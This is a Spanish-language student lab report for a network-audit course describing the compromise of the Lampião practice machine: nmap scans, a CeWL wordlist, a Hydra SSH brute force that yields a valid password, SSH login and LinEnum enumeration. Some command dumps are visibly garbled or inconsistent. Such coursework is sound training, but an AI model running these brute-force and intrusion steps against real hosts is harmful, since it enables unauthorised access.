

INFORME DE ESLOTACION DE LAMPAIO

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

INFORME DE ESLOTACION DE LAMPAIO

INFORME DE ESPLOTACION DE LAMPAIO

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

RAFAEL SANDOVAL MORALES

Docente de asignatura.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIAS DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

1.	INTRODUCCIÓN	1
2.	OBJETIVOS	2
2.1	OBJETIVOS GENERAL.....	2
2.2.1	IDENTIFICAR LA SUPERFICIE DE ATAQUE.....	2
3.	CAPITULO 1.....	3
3.1	USO DE COMANDO NMAP	3
3.2	ACCESO WEB A LA MÁQUINA VÍCTIMA.....	4
		4
4.	INTERFAZ WEB CON FORMULARIO DE AUTENTICACIÓN	5
5.	ESCANEO AVANZADO CON NMAP -A	5
6.	ESCANEO CON NMAP USANDO SCRIPTS -SC	6
7.	EXPLORACIÓN DE MÓDULOS SSH.....	7
8.	GENERACIÓN DE WORDLIST Y VERIFICACIÓN DE ARCHIVOS.....	8
9.	CONTEO DE LÍNEAS EN DICCIONARIO.TXT	8
10.	Visualización y contenido inicial de Diccionario.txt.....	9
11.	INTENTO DE EJECUCIÓN DE HYDRA PARA FUERZA BRUTA SSH	10
12.	CONEXIÓN REMOTA VÍA SSH	11
13.	CLONACIÓN DEL REPOSITORIO LINENUM DESDE GITHUB.....	12

14.	DESCARGA DEL SCRIPT DE ENUMERACIÓN LINENUM DESDE REPOSITORIO GITHUB	13
15.	ACCESO AL DIRECTORIO Y VERIFICACIÓN DE ARCHIVOS	13
16.	REVISIÓN DEL SCRIPT PRINCIPAL LINENUM.SH	14
17.	EVALUANDO PRIVILEGIOS Y EXPLORACIÓN DE ARCHIVOS	15
18.	CREACIÓN DE DIRECTORIO DE EVIDENCIAS Y ALTA DE USUARIOS LOCALES	19
19.	CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS	20

TABLA DE FIGURAS

ILUSTRACIÓN 1 USO DE COMANDO NMAP	3
ILUSTRACIÓN 2 USO DE COMANDO NMAP -P	4
ILUSTRACIÓN 3 ACCESO WEB A LA MÁQUINA VÍCTIMA	4
ILUSTRACIÓN 4 INTERFAZ WEB CON FORMULARIO DE AUTENTICACIÓN	5
ILUSTRACIÓN 5 ESCANEADO AVANZADO CON NMAP -A	6
ILUSTRACIÓN 6 ESCANEADO CON NMAP USANDO SCRIPTS -SC	7
ILUSTRACIÓN 7 EXPLORACIÓN DE MÓDULOS SSH	7
ILUSTRACIÓN 8 GENERACIÓN DE WORDLIST Y VERIFICACIÓN DE ARCHIVOS	8
ILUSTRACIÓN 9 CONTEO DE LÍNEAS EN DICCIONARIO.TXT	8
ILUSTRACIÓN 10 VISUALIZACIÓN Y CONTENIDO INICIAL DE DICCIONARIO.TXT	9
ILUSTRACIÓN 11 INTENTO DE EJECUCIÓN DE HYDRA PARA FUERZA BRUTA SSH	11
ILUSTRACIÓN 12 CONEXIÓN REMOTA VÍA SSH	12
ILUSTRACIÓN 13 11. CLONACIÓN DEL REPOSITORIO LINENUM DESDE GITHUB	12
ILUSTRACIÓN 14 DESCARGA DEL SCRIPT DE ENUMERACIÓN LINENUM DESDE REPOSITORIO GITHUB	13
ILUSTRACIÓN 15 ACCESO AL DIRECTORIO Y VERIFICACIÓN DE ARCHIVOS DEL PROYECTO	14
ILUSTRACIÓN 16 REVISIÓN DEL SCRIPT PRINCIPAL LINENUM.SH	15
ILUSTRACIÓN 17 EVALUANDO PRIVILEGIOS Y EXPLORACIÓN DE ARCHIVOS	16
ILUSTRACIÓN 18 CREACIÓN DE DIRECTORIO DE EVIDENCIAS Y ALTA DE USUARIOS LOCALES	20
ILUSTRACIÓN 19 CONFIRMANDO LA EXISTENCIA DE LOS USUARIOS	21

1. INTRODUCCIÓN

En el desarrollo de la práctica se utilizó la herramienta **Nmap**, una de las más conocidas para realizar escaneos de red. Su objetivo principal fue identificar los servicios y puertos activos en una máquina específica de la red denominada **Lampaio**, que sería utilizada como máquina objetivo para posteriores pruebas.

2. OBJETIVOS

2.1 OBJETIVOS GENERAL

Aplicar el uso de Nmap para identificar servicios y puertos activos en la máquina **Lampaio**, con el fin de fortalecer el aprendizaje práctico en el reconocimiento de sistemas y la gestión de seguridad informática.

OBJETIVOS ESPECÍFICOS

2.2.1 IDENTIFICAR LA SUPERFICIE DE ATAQUE

- ❖ Reconocer la utilidad del comando **nmap -sV** en la detección de servicios y versiones de la máquina víctima.
- ❖ Ejecutar un escaneo dirigido a puertos específicos mediante el parámetro **-p**.
- ❖ Analizar e interpretar los resultados obtenidos de la máquina Lampaio en cada fase del escaneo.
- ❖ Relacionar los hallazgos con la importancia de proteger una máquina víctima frente a posibles ataques.

3. CAPITULO 1

En esta etapa inicial, nos mostrara el paso a paso para atacar atreves de diccionarios a la maquina lampaio.

3.1 USO DE COMANDO NMAP

Cuando usamos el comondo nmap -sV, podemos descubrir los servicios activos en una red, aportando al conocimiento y a la proteccion de redes. Duarte este paso podimos identificar la ip del lampaio, esta sera la maquina que vamos a atacar.

```
(root@kali)-[/home/kali]
# nmap -sV 197.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 10:44 EDT
Nmap scan report for 197.168.2.1
Host is up (0.00034s latency).
All 1000 scanned ports on 197.168.2.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 197.168.2.2
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 197.168.2.3
Host is up (0.00015s latency).
All 1000 scanned ports on 197.168.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:15:10:42 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 197.168.2.13
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http?
```

Ilustración 1 USO DE COMANDO NMAP

Después del escaneo generamos pasamos a realizar un escaneo específico en este caso seleccionamos desde el puerto **1** al puerto **2000** este se le hizo a la dirección **IP** de la máquina víctima en este caso se utilizó el comando **nmap -p 1-2000 197.168.2.13**.

```
(root@kali)-[/home/kali]
# nmap -p 1-2000 197.168.2.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 10:46 EDT
Nmap scan report for 197.168.2.13
Host is up (0.00024s latency).
Not shown: 1997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1898/tcp  open  cymtec-port
MAC Address: 08:00:27:25:00:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.69 seconds
```

Ilustración 2 USO DE COMANDO NMAP -P

3.2 ACCESO WEB A LA MÁQUINA VÍCTIMA

Tras identificar los puertos abiertos y servicios en ejecución, se procedió a ingresar a la dirección IP de la máquina víctima **Lampaio** (197.168.2.13) mediante el navegador web. Este acceso permitió comprobar que la máquina efectivamente estaba ofreciendo un servicio web visible.




Ilustración 3 ACCESO WEB A LA MÁQUINA VÍCTIMA

4. INTERFAZ WEB CON FORMULARIO DE AUTENTICACIÓN

Después de identificar la dirección IP y acceder al puerto **1898**, se encontró una aplicación web en la máquina víctima **Lampaio**. Esta aplicación presentaba contenido relacionado con la figura histórica de Lampaio en Brasil y un sistema de inicio de sesión para usuarios registrados.




Ilustración 4 INTERFAZ WEB CON FORMULARIO DE AUTENTICACIÓN

5. ESCANEADO AVANZADO CON NMAP -A

Después de los escaneos iniciales, se ejecutó un análisis más completo con el comando: **nmap -p 1-2000 197.168.2.13 -A**

El parámetro **-A** permite activar la detección avanzada de servicios, versiones, sistema operativo y scripts adicionales, proporcionando un nivel de detalle más profundo sobre la máquina víctima.


```
(root@kali)-[/home/kali]
# nmap -p 1-2000 197.168.2.13 -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 10:55 EDT
Nmap scan report for 197.168.2.13
Host is up (0.00030s latency).
Not shown: 1997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256  ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256  c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp    open  http
1898/tcp  open  cymtec-port
MAC Address: 08:00:27:25:00:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 56.79 seconds

(root@kali)-[/home/kali]
#
```

Ilustración 6 ESCANEO CON NMAP USANDO SCRIPTS -SC

7. EXPLORACIÓN DE MÓDULOS SSH

La imagen demuestra la fase de exploración inicial dentro de Metasploit, donde se listan módulos que permiten atacar, enumerar y manipular conexiones SSH. Es un paso fundamental para definir qué vector de ataque será el más adecuado según el objetivo y el sistema vulnerable detectado.

```
(root@kali)-[/home/kali]
# msfconsole -q
msf6 > search OpenSSH
[-] No results from search
msf6 > search OpenSSH

Matching Modules
=====
#  Name                                                                 Disclosure Date   Rank    Check  Description
-  -
0  post/windows/manage/forward_pageant                               .               normal  No      Forward SSH Agent Requests To Remote Pageant
1  post/windows/manage/install_ssh                                   .               normal  No      Install OpenSSH for Windows
2  post/multi/gather/ssh_creds                                       .               normal  No      Multi Gather OpenSSH PKI Credentials Collection
3  auxiliary/scanner/ssh/ssh_enumusers                               .               normal  No      SSH Username Enumeration
4  \_ action: Malformed Packet                                       .               .       .       Use a malformed packet
5  \_ action: Timing Attack                                           .               .       .       Use a timing attack
6  exploit/windows/local/unquoted_service_path                       2001-10-25      great   Yes     Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path
msf6 >
```

Ilustración 7 EXPLORACIÓN DE MÓDULOS SSH

8. GENERACIÓN DE WORDLIST Y VERIFICACIÓN DE ARCHIVOS

La imagen refleja una fase práctica de recopilación de información: se generó con éxito una wordlist a partir de un host objetivo usando CeWL y se comprobó su presencia en el directorio de trabajo. Este es un paso habitual en pruebas de penetración dirigidas a evaluar la robustez de contraseñas, siempre que se realice dentro de un marco legal y autorizado.

```
(root@kali)-[/home/kali]
# cewl http://197.168.2.13:1898/ --write Dicionario.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(root@kali)-[/home/kali]
# ls .la
ls: cannot access '.la': No such file or directory

(root@kali)-[/home/kali]
# ls
CLASES Desktop Dicionario.txt Documents Downloads KUwMzkSB.jpeg lb3 Music Pictures Public stiwat.py Templates Videos
```

Ilustración 8 GENERACIÓN DE WORDLIST Y VERIFICACIÓN DE ARCHIVOS

9. CONTEO DE LÍNEAS EN DICCIONARIO.TXT

El Dicionario.txt tiene 844 entradas: un buen punto de partida para pruebas dirigidas. Recomiendo limpiarla (quitar duplicados/entradas cortas/líneas vacías) y barajarla antes de utilizarla en herramientas de cracking o fuerza bruta.

```
(root@kali)-[/home/kali]
# wc -l Dicionario.txt
844 Dicionario.txt

(root@kali)-[/home/kali]
#
```

Ilustración 9 Conteo de líneas en Dicionario.txt

10. Visualización y contenido inicial de Dicionario.txt

Verificar el contenido real de la wordlist generada (Dicionario.txt) y confirmar que las entradas son palabras/term-tokens útiles para posteriores pruebas dirigidas.

El Dicionario.txt contiene 844 líneas con una mezcla de palabras y nombres potencialmente útiles, pero también ruido (palabras cortas o genéricas).

```
(root@kali)-[/home/kali]
# wc -l Dicionario.txt
844 Dicionario.txt

(root@kali)-[/home/kali]
# cat Dicionario.txt
n      /usr/windows/manage/forward-packet
Lampião /usr/windows/manage/install-ssh
que      /usr/windows/gather/ssh-keys
main     auxiliary/scanner/ssh/ssh-enumerate
field    _action: Malformed Packet
com      _action: Timing Attack
section  /usr/windows/local/unquoted-service-pat
account
wrapper
Home     act with a module by name or index. For ex
new
para
```

Ilustración 10 Visualización y contenido inicial de Dicionario.txt

```
(kali@kali)-[~]
$ hydra -l user -P Dicionario.txt ssh://197.168.2.13
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-24 20:08:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 t
[DATA] attacking ssh://197.168.2.13:22/
[STATUS] 285.00 tries/min, 285 tries in 00:01h, 562 to do in 00:02h, 13 active
[STATUS] 290.50 tries/min, 581 tries in 00:02h, 266 to do in 00:01h, 13 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-24 20:11:33

(kali@kali)-[~]
$
```



```

(kali㉿kali)-[~]
$ hydra -l tiago -P Dicionario.txt ssh://197.168.2.13
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-24 20:13:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53
[DATA] attacking ssh://197.168.2.13:22/
[22][ssh] host: 197.168.2.13 login: tiago password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-24 20:13:53

(kali㉿kali)-[~]
$ █

```

11. INTENTO DE EJECUCIÓN DE HYDRA PARA FUERZA BRUTA SSH

La ayuda de Hydra apareció porque `-t` se usó incorrectamente con la IP.

Cambiando la sintaxis al formato correcto (host después de las opciones de credenciales, `-t` como número de conexiones) el comando debería ejecutarse.

```
(root@kali)-[/home/kali]
# hydra -v -V -l use -P Dicionario.txt -t 192.168.2.13 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 11:18:32
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t
HARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][:/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s]
m icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp
is rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
```

Ilustración 11 INTENTO DE EJECUCIÓN DE HYDRA PARA FUERZA BRUTA SSH

12. CONEXIÓN REMOTA VÍA SSH

En este paso se estableció una conexión remota desde la máquina Kali hacia un servidor Ubuntu. Esto permite administrar el sistema objetivo a través de línea de comandos de manera segura, utilizando el protocolo SSH (Secure Shell).


```
(kali㉿kali)-[~]
$ ssh tiago@197.168.2.13
The authenticity of host '197.168.2.13 (197.168.2.13)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '197.168.2.13' (ED25519) to the list of known hosts.
tiago@197.168.2.13's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Wed Sep 24 18:48:46 BRT 2025

System load:  0.0           Processes:      203
Usage of /:   7.5% of 19.07GB Users logged in:  0
Memory usage: 22%          IP address for eth0: 197.168.2.13
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 12 00:03:50 2025 from 197.168.2.5
tiago@lampiao:~$
```

Ilustración 12 CONEXIÓN REMOTA VÍA SSH

13. CLONACIÓN DEL REPOSITORIO LINENUM DESDE GITHUB

Ingresamos a la página de **github** esto con el fin de descargar el archivo **linenum** Ingresamos a la página de **github** esto con el fin de descargar el archivo **linenum** En la imagen se observa la interfaz de un repositorio alojado en la plataforma **GitHub**.




Ilustración 13 11. CLONACIÓN DEL REPOSITORIO LINENUM DESDE GITHUB

14. DESCARGA DEL SCRIPT DE ENUMERACIÓN LINENUM DESDE REPOSITORIO GITHUB

En esta parte del proceso se muestra cómo se **descarga el proyecto LinEnum** desde la plataforma **GitHub** hacia el **computador local**. Para ello, se utilizó el comando **git clone** <https://github.com/rebootuser/LinEnum.git> Este comando permite traer una copia completa del repositorio llamado **LinEnum** y guardarla en el equipo de trabajo, en este caso dentro del directorio principal del usuario en Kali Linux.

```
(root@kali)-[/home/kali]
# git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum' ...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Receiving objects: 100% (234/234), 113.83 KiB | 338.00 KiB/s, done.
Resolving deltas: 100% (130/130), done.

(root@kali)-[/home/kali]
#
```

Ilustración 14 DESCARGA DEL SCRIPT DE ENUMERACIÓN LINENUM DESDE REPOSITORIO GITHUB


15. ACCESO AL DIRECTORIO Y VERIFICACIÓN DE ARCHIVOS

En esta etapa se muestran los pasos realizados para **ingresar al directorio del proyecto LinEnum** dentro del sistema operativo Kali Linux, y verificar los archivos que lo componen. **Ubicación inicial:** el usuario se encuentra en la carpeta principal denominada **/home/kali**. Allí se listan diversos directorios y archivos personales.

se cambia de directorio y se ingresa a la carpeta que contiene los archivos del proyecto descargado previamente desde **GitHub**. dentro de la carpeta **LinEnum**, se utiliza el comando **ls** para mostrar el contenido. Entre los archivos disponibles se encuentran un documento que detalla los cambios o actualizaciones históricas del proyecto, un archivo donde se listan los colaboradores del desarrollo, también texto legal que especifica los

términos de uso y distribución del software, otro es el script principal, encargado de ejecutar las funciones de enumeración, y el documento con las instrucciones básicas y descripción.

Con este paso, se confirma que la descarga fue exitosa y que el proyecto está completo y listo para ejecutarse o analizarse desde el entorno local.



```
(root@kali)-[/home/kali]
└─$ ls
CLASES Desktop Diccionario.txt Documents Downloads KUwMzkSB.jpeg lb3 LinEnum Music Pictures Public rtl8188fu stiwari.py Templates Videos

(root@kali)-[/home/kali]
└─$ cd LinEnum

(root@kali)-[/home/kali/LinEnum]
└─$ ls
CHANGELOG.md CONTRIBUTORS.md LICENSE LinEnum.sh README.md

(root@kali)-[/home/kali/LinEnum]
```

Ilustración 15 ACCESO AL DIRECTORIO Y VERIFICACIÓN DE ARCHIVOS DEL PROYECTO

16. REVISIÓN DEL SCRIPT PRINCIPAL LINENUM.SH

En este punto se procede a abrir el archivo principal del proyecto, denominado LinEnum.sh, utilizando el editor de texto Nano, integrado en el sistema Kali Linux.

El objetivo de este paso es analizar el contenido del script y comprender su funcionamiento antes de ejecutarlo.

```

root@kali: /home/kali/LinEnum
GNU nano 8.6 LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#####\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;31mLocal Linux Enumeration & Privilege Escalation Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#####\e[00m"
echo -e "\e[00;31m# www.rebootuser.com | @rebootuser \e[00m"
echo -e "\e[00;31m# $version\e[00m\n"
echo -e "\e[00;31m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

echo "OPTIONS:"
echo "-k      Enter keyword"
echo "-e      Enter export location"
echo "-s      Supply user password for sudo checks (INSECURE)"
echo "-t      Include thorough (lengthy) tests"
echo "-r      Enter report name"
echo "-h      Displays this help text"
echo -e "\n"
echo "Running with no options = limited scans/no output file"

echo -e "\e[00;31m#####\e[00m"
}
header()
{
echo -e "\n\e[00;31m#####\e[00m"
}

```

Ilustración 16 REVISIÓN DEL SCRIPT PRINCIPAL LINENUM.SH

17. EVALUANDO PRIVILEGIOS Y EXPLORACIÓN DE ARCHIVOS

En este paso se verificaron los privilegios del usuario conectado y se realizó una inspección básica del sistema de archivos para identificar información útil y rutas de interés dentro del equipo. El objetivo es conocer qué puede y no puede hacer el usuario actual antes de ejecutar pruebas adicionales, siempre en un entorno autorizado.

```

https://landscape.canonical.com/

Last login: Thu Sep 11 12:33:30 2025 from 197.168.2.5
tiago@lampiao:~$ sudo -l
[sudo] password for tiago:
Sorry, user tiago may not run sudo on lampiao.
tiago@lampiao:~$ /home ls
-bash: /home: Is a directory
tiago@lampiao:~$ cd /home
tiago@lampiao:/home$ ls
tiago
tiago@lampiao:/home$ nano tiago
tiago@lampiao:/home$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Apr 19 2018 .
drwxr-xr-x 21 root root 4096 Apr 19 2018 ..
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 tiago
tiago@lampiao:/home$ cd
tiago@lampiao:~$ ls -la
total 36
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .
drwxr-xr-x 3 root root 4096 Apr 19 2018 ..
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude
-rw----- 1 tiago tiago 25 Apr 20 2018 .bash_history
-rw-r--r-- 1 tiago tiago 220 Apr 19 2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache
-rw-r--r-- 1 tiago tiago 675 Apr 19 2018 .profile
-rw----- 1 root root 577 Apr 19 2018 .viminfo
tiago@lampiao:~$ cd ..
tiago@lampiao:/home$ cd ..
tiago@lampiao:/$ ls
